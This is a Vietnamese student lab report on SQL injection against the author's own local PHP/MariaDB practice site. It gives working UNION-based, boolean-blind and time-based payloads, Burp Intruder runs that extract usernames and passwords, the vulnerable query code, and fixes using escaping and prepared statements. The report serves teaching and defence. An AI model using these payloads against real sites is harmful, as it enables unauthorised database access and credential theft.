

Hà Tuấn Giang

Báo Cáo

Tìm hiểu lỗ hổng SQL Injection

Mục lục:

I.Nguyên nhân gây lỗi:	1
II.Các hướng khai thác lỗi	2
1.In Of Band	2
2.Blind Sql Injection	7
Boolean	7
Time-base	12
-Code lỗi:	17
III.Các cách khắc phục lỗi	17
-Sử dụng hàm có sẵn <code>mysql_real_escape_string()</code> .	17
-Dùng regex để lọc đầu vào,sử dụng các câu lệnh đã chuẩn bị và truy vấn tham số	18

I.Nguyên nhân gây lỗi:

-Nguyên nhân chính là do truy vấn được tạo động bằng cách nối chuỗi truy vấn gốc và chuỗi nhập của người dùng

-Nguyên nhân thứ 2 là đầu vào của người dùng không được lọc chính xác đối với các ký tự thoát chuỗi hoặc không xác thực kiểu dữ liệu và người dùng có thể control được giá trị này.

II.Các hướng khai thác lỗi

1.In Of Band

-Xác định lỗ hổng SQL Injection:
thử chỉ nhập ' vào ô search và nhận về 1 thông báo error syntax

Bạn đã đăng nhập thành công!!!
Kết nối DB thành công!

Welcome gianght

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "" at line 1 in C:\xampp\htdocs\practice_vul_web_GTSC\SQL injection\Search_User.php:55 Stack trace: #0 C:\xampp\htdocs\practice_vul_web_GTSC\SQL injection\Search_User.php(55): mysqli_query(Object(mysqli), 'SELECT id,usern...') #1 {main} thrown in C:\xampp\htdocs\practice_vul_web_GTSC\SQL injection\Search_User.php on line 55
id username

-xác định số cột:dữ liệu trả về sẽ có ít nhất 1 cột nên chúng ta sẽ thử từ 1 cho đến khi trả về lỗi hoặc không trả về giá trị

id username

1 admin
2 gianght
3 admin
5 giang03
6 oidoioi

Fatal error: Uncaught mysqli_sql_exception:
injection\Search_User.php(55): mysqli_query
id username

như ở đây thì nhập đến 3 thì nó báo lỗi, vậy là có 2 cột
-xác định kiểu dữ liệu: vì câu truy vấn sử dụng UNION yêu cầu phải
có cùng số cột và cùng kiểu dữ liệu với giá trị trả về. Mà giá trị null
thì không phân biệt kiểu dữ liệu nên sau khi xác định số cột, chúng
ta có thể lợi dụng điều này để tìm xem cột nào cho phép kiểu dữ
liệu ở dạng chuỗi để làm nơi trả về thông tin chúng ta mong muốn.

Bạn đã đăng nhập thành công!!!
Kết nối DB thành công!

Welcome gianght

id username

2 gianght

a

-xác định version để làm cơ sở xác định tên bảng và tên cột
(a'UNION SELECT null,@@version--)

Bạn đã đăng nhập thành công!!!
Kết nối DB thành công!

Welcome gianght

id username
10.4.24-MariaDB

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	<code>SELECT banner FROM v\$version</code> <code>SELECT version FROM v\$instance</code>
Microsoft	<code>SELECT @@version</code>
PostgreSQL	<code>SELECT version()</code>
MySQL	<code>SELECT @@version</code>

-xác định tên bảng

```
(a'UNION SELECT null, table_name FROM  
information_schema.tables-- )
```

⇒ tìm được bảng 'user'

-xác định tên cột

```
(a'UNION SELECT null, column_name FROM  
information_schema.columns WHERE table_name='user'--  
)
```

Bạn đã đăng nhập thành công!!!
Kết nối DB thành công!

Welcome gianght

id	username
----	----------

	Host
--	------

	User
--	------

	Password
--	----------

	Select_priv
--	-------------

	Insert_priv
--	-------------

	Update_priv
--	-------------

	Delete_priv
--	-------------

	Create_priv
--	-------------

	Drop_priv
--	-----------

	Reload_priv
--	-------------

	Shutdown_priv
--	---------------

	Process_priv
--	--------------

	File_priv
--	-----------

	Grant_priv
--	------------

	References_priv
--	-----------------

	Index_priv
--	------------

	Alter_priv
--	------------

	Show_db_priv
--	--------------

	Super_priv
--	------------

	Create_tmp_table_priv
--	-----------------------

	Lock_tables_priv
--	------------------

	Execute_priv
--	--------------

⇒ tìm được 2 cột là username và password

-nhận dữ liệu chúng ta mong muốn(username,password)

(a' UNION SELECT username,password from user--)

2.Blind Sql Injection

Boolean

-Xác định lỗ hổng SQL Injection:

Nhập thử 1 dấu nháy đơn thấy có thông báo lỗi nhưng không phải lỗi trả về từ mysql

Kết nối DB thành công!

Search

Input is Invalid....

Nhập thêm 1 dấu nháy đơn thấy 1 thông báo lỗi khác giống với thông báo khi nhập 1 id không hợp lệ

→**có lỗi sqli(Blind sqli)**

-phân tích:

khi nhập đúng id sẽ trả về thông báo “Id exist....” và sai sẽ trả về “Id is not exist....”

Thử nối chuỗi query:

Kết nối DB thành công!

Id exist....

Kết nối DB thành công!

Id is not exist....

→ Có thể sử dụng “AND” để dò giá trị
(Dùng burp suite để brute force)
-Xác định số cột

← → ↻ ⓘ http://localhost/practice_vul_web_GTSC/SQL_injection/blind_sql.php?search=1%27order+by+1--+
Kết nối DB thành công!

Id exist....

← → ↻ ⓘ http://localhost/practice_vul_web_GTSC/SQL_injection/blind_sql.php?search=1%27order+by+2--+
Kết nối DB thành công!

Id is not exist....

→ **có 1 cột**
-Xác định xem có tồn tại table user không
payload: 1' AND (SELECT 'a' FROM user LIMIT 1)='a'-- -

Kết nối DB thành công!

1' AND (SELECT 'a' FROM u

Search

Id exist....

-dò username,password

Xác định độ dài của username

payload: 1' AND (SELECT 'a' FROM user WHERE id='1' AND LENGTH(password)>1)='a'-- -

The screenshot shows the Burp Suite interface. At the top, there's a tab labeled "Attack" and a window title "7. Intruder attack of http://localhost - Temporary attack - Not saved to project file". Below the tabs, there's a filter bar that says "Filter: Matching expression not exist".

The main table displays HTTP history with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The first row (Request 7) is highlighted in orange and shows a payload of "1' AND (SELECT 'a' FROM user WHERE id='1' AND LENGTH(password)>1)='a'-- -" with a status of 200 and a length of 738. Subsequent rows (8, 9, 10) show similar payloads with increasing lengths (738, 738, 739).

Below the table, the "Response" tab is selected, showing the HTML content of the response. The HTML snippet includes a search form with an input field and a submit button. The input field's value is the payload used in the attack. The response also includes a message "Id is not exist....".

At the bottom, there's a search bar and a status bar indicating "Finished" and "0 matches".

trả về false ở >7 →username có độ dài = 7 (tìm độ dài của password cũng tương tự)

Xác định username

payload: `1' AND (SUBSTRING((SELECT username FROM user WHERE id = '1'),1,1) = 'g')-- -`

The screenshot shows the Burp Suite interface. At the top, the title bar indicates an "Intruder attack of http://localhost - Temporary attack - Not saved to project file". The "Results" tab is active, displaying a table of attack results. The table has columns: Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The results show a successful attack where the username "gianght" was determined by testing characters 'a' through 't'. Below the table, the "Response" tab is active, showing the HTTP response in "Pretty" format. The response is an HTML page with the title "Kết nối DB thành công!" (Database connection successful!). The status bar at the bottom shows "Finished" and "0 matches" for the filter "Id exist".

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1062	
3	3	a	200	<input type="checkbox"/>	<input type="checkbox"/>	1062	
43	1	g	200	<input type="checkbox"/>	<input type="checkbox"/>	1062	
47	5	g	200	<input type="checkbox"/>	<input type="checkbox"/>	1062	
55	6	h	200	<input type="checkbox"/>	<input type="checkbox"/>	1062	
58	2	i	200	<input type="checkbox"/>	<input type="checkbox"/>	1062	
95	4	n	200	<input type="checkbox"/>	<input type="checkbox"/>	1062	
140	7	t	200	<input type="checkbox"/>	<input type="checkbox"/>	1062	

```
1 HTTP/1.1 200 OK
2 Date: Thu, 13 Oct 2022 03:43:56 GMT
3 Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/8.1.6
4 X-Powered-By: PHP/8.1.6
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 742
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 Kết nối DB thành công!
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="UTF-8">
```

sắp xếp → username = "gianght"

Xác định password

payload: `1' AND (SUBSTRING((SELECT password FROM user WHERE username='admin'),1,1) = 'a')-- -`

AttackSaveColumns6. Intruder attack of http://localhost - Temporary attack - Not saved to project file

ResultsPositionsPayloadsResource PoolOptions

Filter: Matching expression id exist

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
8	8	a		<input type="checkbox"/>	<input type="checkbox"/>	743	
56	14	d		<input type="checkbox"/>	<input type="checkbox"/>	744	
90	6	g		<input type="checkbox"/>	<input type="checkbox"/>	743	
187	5	n		<input type="checkbox"/>	<input type="checkbox"/>	743	
200	4	o		<input type="checkbox"/>	<input type="checkbox"/>	743	
208	12	o		<input type="checkbox"/>	<input type="checkbox"/>	744	
217	7	p		<input type="checkbox"/>	<input type="checkbox"/>	743	
241	3	r		<input type="checkbox"/>	<input type="checkbox"/>	743	
251	13	r		<input type="checkbox"/>	<input type="checkbox"/>	744	
253	1	s		<input type="checkbox"/>	<input type="checkbox"/>	743	
261	9	s		<input type="checkbox"/>	<input type="checkbox"/>	743	
262	10	s		<input type="checkbox"/>	<input type="checkbox"/>	744	
268	2	t		<input type="checkbox"/>	<input type="checkbox"/>	743	
319	11	w		<input type="checkbox"/>	<input type="checkbox"/>	744	

RequestResponse

PrettyRawHex

```
1 GET /practice_vul_web_GTSC/SQL_injection/blind_sql.php ?search=
  1'+AND+(SUBSTRING((SELECT+password+FROM+user+WHERE+username%3d'admin'),4,1)+%3d+'o'+)---+
2 HTTP/1.1
3 Host: localhost
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
9 Accept:
```

?

⚙


⬅

➡

Search...

0 matches

Finished



lọc request trả về “Id exist...” ta có được username,password có id=1,
 làm tương tự để tìm username,password có id=2,3,4,5,....

Time-base


-Kết quả của truy vấn SQL không được trả lại và ứng dụng không phản hồi bất kỳ khác biệt nào dựa trên việc truy vấn trả về bất kỳ hàng nào hoặc gây ra lỗi.

-Tìm cách nối chuỗi để thực hiện lệnh “sleep”

1 AND if(1=1,sleep(10),false)


1” AND if(1=1,sleep(10),false)-- -

1' AND if(1=1,sleep(10),false)-- - (hợp lệ, trang web bị delay 10s)



→ Câu truy vấn sẽ được thực hiện trong đoạn if, nếu đúng trang web sẽ bị delay

- Xác định xem có tồn tại table user không
payload: 1' AND if((SELECT 'a' FROM users LIMIT 1)='a',sleep(10),false)--



- dò username, password

Xác định độ dài của username

payload: `1' AND if((SELECT 'a' FROM users WHERE id='1' AND LENGTH(username)>1)='a'-- -,sleep(10),false)-- -`

Attack Save Columns 3. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Response...	Error	Timeout	Length	Comment
0		200	10015	<input type="checkbox"/>	<input type="checkbox"/>	3828	
1	1	200	10031	<input type="checkbox"/>	<input type="checkbox"/>	3828	
2	2	200	10359	<input type="checkbox"/>	<input type="checkbox"/>	3828	
3	3	200	10031	<input type="checkbox"/>	<input type="checkbox"/>	3828	
4	4	200	10031	<input type="checkbox"/>	<input type="checkbox"/>	3828	
5	5	200	10203	<input type="checkbox"/>	<input type="checkbox"/>	3828	
6	6	200	10501	<input type="checkbox"/>	<input type="checkbox"/>	3828	
7	7	200	500	<input type="checkbox"/>	<input type="checkbox"/>	3828	
8	8	200	664	<input type="checkbox"/>	<input type="checkbox"/>	3828	
9	9	200	500	<input type="checkbox"/>	<input type="checkbox"/>	3828	
10	10	200	160	<input type="checkbox"/>	<input type="checkbox"/>	3829	
11	11	200	160	<input type="checkbox"/>	<input type="checkbox"/>	3828	

Request Response

Pretty Raw Hex

```

1 GET /practice_vul_web_GTSC/SQL_injection/blind_sql.php ?search=
  1'+AND+if((SELECT+'a'+FROM+users+WHERE+id%3d'1'+AND+LENGTH(username)>6)%3d'a',sleep(10),false)---+
  HTTP/1.1
2 Host: localhost
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
  
```

0 matches

đến >6 thì dừng delay → username có độ dài = 7 (tìm độ dài của password cũng tương tự)

Xác định username

payload: `1' AND if((SUBSTRING((SELECT username FROM users WHERE id = '1'),1,1) = 'g'),sleep(10),false)-- -`

Attack Save Columns 4. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Respo...	Error	Timeout	Length	Com
3	3	a		10055	<input type="checkbox"/>	<input type="checkbox"/>	3455	
43	1	g		10033	<input type="checkbox"/>	<input type="checkbox"/>	3455	
47	5	g		10033	<input type="checkbox"/>	<input type="checkbox"/>	3455	
140	7	t		10020	<input type="checkbox"/>	<input type="checkbox"/>	3455	
55	6	h		10016	<input type="checkbox"/>	<input type="checkbox"/>	3455	
58	2	i		10012	<input type="checkbox"/>	<input type="checkbox"/>	3455	
0				10008	<input type="checkbox"/>	<input type="checkbox"/>	3455	
95	4	n		10008	<input type="checkbox"/>	<input type="checkbox"/>	3455	
42	7	f		77	<input type="checkbox"/>	<input type="checkbox"/>	3455	
4	4	a		74	<input type="checkbox"/>	<input type="checkbox"/>	3455	
17	3	c		67	<input type="checkbox"/>	<input type="checkbox"/>	3455	

Request Response

Pretty Raw Hex

```

1 GET /practice_vul_web_GTSC/SQL_injection/blind_sql.php ?search=
  1'+AND+if((SUBSTRING((SELECT+username+FROM+users+WHERE+id+%3d+'1'),1,1)+%3d+'g'+),sleep(10),false)
  --+--+HTTP/1.1
2 Host : localhost
3 sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="104"
4 sec-ch-ua-mobile : ?0
5 sec-ch-ua-platform : "Windows"
6 Upgrade-Insecure-Requests : 1
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
8 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
  pplication/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site : none
10 Sec-Fetch-Mode : navigate
11 Sec-Fetch-User : ?1
  
```

Search... 0 matches

Finished

sắp xếp → username = "gianght"

Xác định password

payload: 1' AND if((SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1) = 'a'),sleep(10),false)-- -

⚡ Attack Save Columns 6. Intruder attack of http://localhost - Temporary attack - Not saved to project file — □ ×

Results Positions Payloads Resource Pool Options

Filter: Showing all items ?

Request	Payload 1	Payload 2	Status	Respo... ▾	Error	Timeout	Length	Com
3	3	a	200	10031	<input type="checkbox"/>	<input type="checkbox"/>	3842	
276	6	1	200	10031	<input type="checkbox"/>	<input type="checkbox"/>	3842	
65	5	g	200	10025	<input type="checkbox"/>	<input type="checkbox"/>	3842	
82	2	i	200	10022	<input type="checkbox"/>	<input type="checkbox"/>	3842	
134	4	n	200	10016	<input type="checkbox"/>	<input type="checkbox"/>	3842	
61	1	g	200	10015	<input type="checkbox"/>	<input type="checkbox"/>	3842	
287	7	2	200	10014	<input type="checkbox"/>	<input type="checkbox"/>	3842	
298	8	3	200	10014	<input type="checkbox"/>	<input type="checkbox"/>	3842	
47	7	e	200	49	<input type="checkbox"/>	<input type="checkbox"/>	3842	
46	6	e	200	42	<input type="checkbox"/>	<input type="checkbox"/>	3842	
45	5	e	200	36	<input type="checkbox"/>	<input type="checkbox"/>	3842	

Finished

→password:giang123

làm tương tự để tìm username,password có id=2,3,4,5,....

-Code lỗi:

```
$value = $_GET["search"];  
$sql = "SELECT id,username FROM user WHERE username LIKE '%$value%'";  
$result = mysqli_query($connect, $sql);
```

ở đây dữ liệu đầu vào không được xác thực và dữ liệu đầu vào được dùng trực tiếp vào câu truy vấn nên nó sẽ dẫn đến sql injection

-Đây là câu truy vấn bình thường

```
http://localhost/practice_vul_web_GTSC/SQL%20injection/Search_User.php?search=a
```

vì dữ liệu đầu vào được sử dụng động để tạo truy vấn nên chúng ta có thể nối chuỗi bằng cách thêm dấu nháy ở cuối để kết thúc truy vấn và thêm truy vấn exploit

```
http://localhost/practice_vul_web_GTSC/SQL%20injection/Search_User.php?search=a'or 1= 1-- -
```

III.Các cách khắc phục lỗi

-Sử dụng hàm có sẵn `mysqli_real_escape_string ()` .

Hàm `mysqli_real_escape_string ()` thoát các ký tự đặc biệt trong một chuỗi để sử dụng trong truy vấn SQL

Kết nối DB thành công!\or 1=1 -- -Tên đăng nhập hoặc mật khẩu không đúng!

Tên đăng nhập :

Mật khẩu :

Đăng nhập

```
//code fix

//1
$sanitized_username =
    mysqli_real_escape_string($connect, $username);

$sanitized_password =
    mysqli_real_escape_string($connect, $password);
$query = "SELECT * FROM user WHERE username = '" . $sanitized_username . "' AND password = '" . $sanitized_password .
```

-Dùng regex để lọc đầu vào,sử dụng các câu lệnh đã chuẩn bị và truy vấn tham số

```
// $sql = "SELECT id,username FROM user WHERE username LIKE '%$sanitized_username%'";
$regex = preg_match('/[\'^$%&*(){}@#~?><>,|=_+-~]/', $value);
if (!$regex) {
    // $sql = "SELECT id,username FROM user WHERE username LIKE '%$value%'";
    // $result = mysqli_query($connect, $sql);
    $sql = 'SELECT id,username FROM user WHERE username = ?';
    // use prepared statement to prevent SQL injection
    $preparedStatement = $connect->prepare($sql);
    $preparedStatement->bind_param('s', $value);
    $preparedStatement->execute();
    $result = $preparedStatement->get_result();
    if (mysqli_num_rows($result) > 0) {
        while ($row = $result->fetch_assoc()) {
            echo '<tr>';
            echo "<td></br>{$row['id']}</td>";
            echo "<td></br>{$row['username']}</td>";
            echo '</tr>';
        }
    }
}
```